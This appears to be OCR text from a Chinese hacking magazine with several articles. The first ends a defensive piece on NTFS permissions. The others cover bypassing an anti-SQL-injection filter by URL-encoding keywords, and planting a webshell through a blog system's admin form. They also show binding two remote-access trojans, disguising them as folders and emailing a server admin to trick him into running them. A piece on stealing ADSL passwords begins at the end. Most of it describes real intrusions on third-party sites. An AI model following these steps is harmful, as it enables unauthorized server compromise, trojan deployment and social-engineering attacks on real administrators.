图中可以看出NTFS权限是最后一道权限关卡，即使利用这个新的漏洞突破了IIS的配置，但如果NTFS做好了权限配置，也是无法访问到敏感文件的。我在本地实验了一下，新建立一个“Internat”文件夹，删除Everyone用户组，如图9，只允许本地的mickey用户访问这个文件夹，如图10。IIS5配置为基本身份验证，再利用这个漏洞请求下Internat中的敏感文件，发现不成功了，如图11。至此，即使不打IIS5的补丁，只要配置好NTFS的权限，也可以防范此漏洞！

注入也玩“特征码”

飞鸟

前段时间利用注入来入侵一个网站，觉的有点意思，因为它跟我们平时的注入有些不太一样。平时我们注入时就是根据返回的错误信息使用手工或使用工具来进行注入，这次虽然也一样，不过却需要一点技巧。

事情的经过是这样的，有一次想入侵一个网站，主站上全是HTML的页面，没什么可以利用的，也找不到后台登录的地方，只能进行旁注了。先找到分站的地址，然后随便找了一个URL看看是否存在注入的漏洞。在地址后加了个“'”号进行提交，却返回了“你的IP地址已被记录！”的提示，看来对方应该是使用了防注入程序，如图1。




图1

想了一下，如果把平时那些注入的关键字符改成URL字符是不是可以绕过去呢？比如把注入语句“and 1=1”改成“%61%6E%64%201%3D1”这样的话是不是可以同样来进行注入呢？我试了试，返回的结果如图2所示。

这样，对方的防注入就成了瞎子不认识了，接下来的事情就好办了，先把这个防注入系统的特征码找出来再换成URL字符就可以了。跟我们制作免杀木马一样，先找出特征码再替换掉，最后找出这个防注入系统的特征码有以下一些字符“and admin select from where = - order by”，大约有十几个，把这些字符替换成URL字符就可以了，先来暴一个表看看吧，如图3。




图2




图3

下面的事情就跟平时的注入一样了，相信大家都会了。目前很多ASP系统都使用了防注入程序，也因此很多网络管理员就不注意自身的代码问题了，以为加个防注入程序就万事大吉了，但事实却是很多东西都可以绕过去的。本文没有什么高深的技术，只是觉的有点意思，感觉这个网管有点掩耳盗铃，就象许多网站介绍说防止搜索网站搜索到敏感目录，使用什么robots.txt就可以了一样，感觉就是“此地无银三百两”。

惯性点击——助你轻松实现服务器提权

姬良（崔承琦）

一、插马漏洞得webshell

今天我测试的这个网站使用的是芜湖博客系统，正巧这个系统前一阵子曾被梦幻剑客公布了漏洞，下面就让我们也来分析一下吧。先在本地搭建一个测试环境，记得梦幻剑客说漏洞是出在conn_user.asp文件中的，那好，我们直接来到inc目录下打开conn_user.asp文件看看。在这个文件中的数据库不是主数据库，因为在主数据库中有防下载表，而这个数据库里没有。这样的话我们就可以插马了，而且也没有容错，还能爆库，这样插好马后还可以使用爆库的方法找到地址。conn_user.asp文件的代码如下：

```
<%
dim UserTableType,Conn_User,db_bbs
UserTableType = "MyPower"
'db_bbs="date/#el99cn516showcn9988#d.asp"        '数据库文件的位置
'Set Conn_User = Server.CreateObject("ADODB.Connection")
'Conn_User.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & 'Server.MapPath(db_bbs)
```

我们只需要访问admin_mobanadd.asp这个文件并在标题的输入框里写上一句话木马即可，写好后会调用admin_mobansave.asp

这个文件，代码如下：

```
<%
set rs=server.createobject("adodb.recordset")
sql="select * from [bgs]"
rs.open sql,Conn_User,1,3
rs.addnew
bgname=request("bgname")
point=request("point")
if not isnumeric(point) then
response.write"<script>alert('点数必须是数字！');history.go(-1);</script>"
response.End()
end if
bgintor=Request("bgintor")
rs("bgname")=bgname
rs("point")=point
rs("bgintor")=bgintor
id=rs("id")
rs("bgid")=right("0000000"&id,3)
rs.update
response.Redirect "admin_moban.asp"
%>
```

这个文件并没有对我们的小马产生任何影响，因为这里只判断点数是否为整型而已，所以按照上面所说的直接在admin_mobanadd.asp文件的标题输入框中输入一句话木马，然后再上传一个大马就可以得到webshell了。在实际的入侵过程中也是非常顺利的就得到了Webshell，如图1。




图1

二、熟悉环境找提权突破口

来看一下今天提权的环境：一个webshell，这个webshell权限极低，因为这个服务器是一台虚拟主机，这个webshell只是虚拟主机中一个普通用户空间下的webshell，服务器的操作系统是Windows2000。下面就让我们一起来进行提权吧。

登录webshell，进入站点的根目录，发现网页很少，点击webshell中的"Documents"，顺利来到了此目录，哦？权限不错嘛，来看看cmd是否可用，进入webshell中的cmd，执行"net user"命令，不可以执行，上传cmd也不能执行，意料之中的事，虚拟主机吗（我到www.114best.com上查询了一下，足足有几十个域名在这个服务器上）。

对于这类的服务器，使用Serv-U提权是非常流行的一种方法，来看看服务器的ftp软件是不是Serv-U。在本地电脑打开cmd，输入"ftp www.xxx.com"，根据返回的信息，很明显对方使用的是Serv-U，而且是6.0的版本，如图2。

拿出superscan，对主机进行tcp端口扫描，只扫一个43958端口，也就是Serv-U的端口，发现这个端口没有开，看来连最简单的Serv-U提权是泡汤了。既然扫描了端口，就来对服务器



图2

全面扫描一下，扫描一下常用的几个端口，发现开了3306，之所以不扫描所有的端口（为了扫出Serv-U的端口），是因为我认为这个虚拟主机的管理员既然可以更改端口，就应该可以更改密码。既然有3306端口，那服务器就有可能支持php脚本，因为Mysql（Mysql默认使用的就是3306端口）与PHP可是最好的搭配了。我把php木马传到这个站点上，然后浏览，发现这个php根本无法用，于是我又传了aspx木马，也是无法使用，看来我这个webshell所在的空间只能使用asp了，提权一次次碰壁，看来要先熟悉一下服务器的环境，然后在想办法了，说不定可以用社会工程学搞定它。

进入Documents目录，发现了arp工具，嗅探提权的方案只好取消，随后我又开始找pcanywhere，没有找到，不过在program files目录下发现了Serv-U，我马上把Serv-U的lnk（链接文件）下载到本地来查看属性，就这样找出对方主机中Serv-U的安装位置，我立刻在webshell中访问这个地址，发现这个目录是无权访问的，我又把此路径中的seru去掉，再连接，也是无权访问。随后又看了一下各个盘符的根目录，都是无权访问，这种情况倒也很正常。我又链接了一下c:\windows\目录，这次终于进去了，我又进了一下system32目录，也可以进入，而且还可以往此目录里上传文件，不过不能执行。随后我又来到了开始菜单下的程序文件夹下，在这里我看到了一个很不错的东西xlight ftp，可进去一看，根本就是没用过的空文件，无奈，无法用此工具提权。我又尝试向开始菜单下的启动文件夹下传木马，可是没有权限，所以又失败了。随后的工作就是在各个目录里乱跳，在此顺便给出一些常用的与提权有关的目录：

C:\perl　看看是否支持perl
C:\Program Files\Java Web Start\　看看是否支持jsp，有时可上传jsp木马进行提权，这里不支持
C:\Documents and Settings\
C:\Documents and Settings\All Users\
c:\winnt\system32\inetsrv\data\　这个目录往往是everyone完全控制，不过这里的这个目录是可以上传，但是不能执行
C:\Program Files\　看看主机都安装了什么东西
C:\Program Files\Microsoft SQL Server\
C:\Temp\　用处很大，不过这里没什么用，因为访问不了

碰到这种情况，似乎是无法提权了，看来得使用一些其它的提权方法了。我们就用"惯性点击"来提权吧，"惯性点击"提权需要一个捆绑器和两个或两个以上的后门或木马程序，这里使用的捆绑工具是Windows自带的iexpress，木马就使用黑洞和炽天使的组合，先来配置一个炽天使远控的服务端，这个木马可以过目前所有的主动防御（原版不过微点的主动防御，不过我手中的这个已经加工过，可以过微点的主动防御了，大家也可以参照着杂志中的免杀文章来自己制作免杀的炽天使），稳定性高，最重要的是这个木马的插件很厉害，比如可以利用g插件获得3389密码。

我们在生成服务端的时候不要加壳，再拿出黑洞1.96国庆版生成器，用它来生成一个无壳的黑洞服务端（许多朋友使用




图3

黑洞都喜欢修改服务名称和描述什么的，不过这里我们不要修改，切记），如图3。木马别忘了制作免杀，但是尽量别加壳。

下面进入本文的中心环节，运行iexpress，把刚才的两个木马捆在一起，并把捆绑后exe的图标改成对应系统的文件夹的图标。因为目标主机是Windows2000系统，所以我们只需要把这个exe的图标改成Windows2000下的文件夹图标即可（上网下载一个Windows2000下的图标dll文件，进行图标的提取即可）。最后把这个exe文件再加上一个北斗v3.7的壳，加壳后的这个就是成品木马了。

上面说了c:\winnt\system32\inetsrv\data\目录有上传权限，但是不能执行，不过能上传足矣，在c:\winnt\system32\inetsrv\data\目录中新建一个文件夹，并将其命名为“管理员请进”，然后在此文件夹下再建立一个名为“管理员请进”的文件夹，依次类推，最后的效果就是：管理员进入此文件夹后，会再看到一个同样的文件夹，然后再进……我一般建立5－6个文件夹，不过这里不要忘了往最后的文件夹下放入我们前面做好的成品，并把其命名为“管理员请进”，这样这个木马就是图标和名字都与前几个文件夹相同了，只是多了个exe，但是管理员不一定能在自己点击木马以前发现这点。最后给管理员发个邮件，告诉他就说对方的网站有bug，详情请见“c:\winnt\system32\inetsrv\data\管理员请进\管理员请进\”下的txt文档，接下来就是等他“惯性点击”了……

一周后我打开炽天使，肉鸡上线了，因为我使用了http隧道上线，所以IP显示的是本机回环的，如图4。随后我又打开了黑洞，黑洞却什么反应都没有（前面已经说了，不可能是免杀出的问题），到了这里大家都应该明白为什么我要捆绑多个木马而不是只使用单一木马了吧。没错，因为对方网管点开木马后，也会发现自己中招了，所以会检查类似服务加载项的这些东西，这一查就会查到黑洞，因为我们没更改黑洞的服务名称，“黑洞”两个大字正稳稳的呆在服务项里，而炽天使的服务项在Windows的服务管理器下是不可见的，而对方查到黑洞后，往往会自鸣得意，不会想到还有别的什么，熟不知，这一点下去就中了两个木马，总之，捆绑黑洞的目的就是为了祭出真正的王牌——炽天使。

“惯性点击提权”是一种很好用的提权方式（不过也得在迫不得已的情况下来使用，因为成功率不是特别高），往往可以搞





图4

定一些主机配置严格，对应网管经验较少的服务器，我用此方法拿下的主机不下10台，其中不乏一些**主机。希望本文对一些喜欢提权的朋友能有所帮助。

（文章中涉及到的工具superscan、黑洞1.96国庆版、炽天使远程控制软件已经收录在光盘中）



菜鸟详解 ADSL密码盗取工具制作过程

magic dog

我们学校里使用的是校园宽带，不需要自己配置调制解调器，上网时直接输入用户名和密码进行拨号就可以了。想必大家都知道网上有款名为“Dialupass”的宽带帐户密码读取工具吧（曾经有些小黑不就是通过3389进入别人的电脑，借用这个工具搞到对方的宽带帐号和密码，然后在网上狂消费的吗？），我们计算机专业的也有一些人知道这个工具的，于是乎本人及一些同胞便经常会出现不能上网的情况，因为电信规定一个帐号只能一个人使用，同时登录的话一方会显示用户名密码错误，如图1。

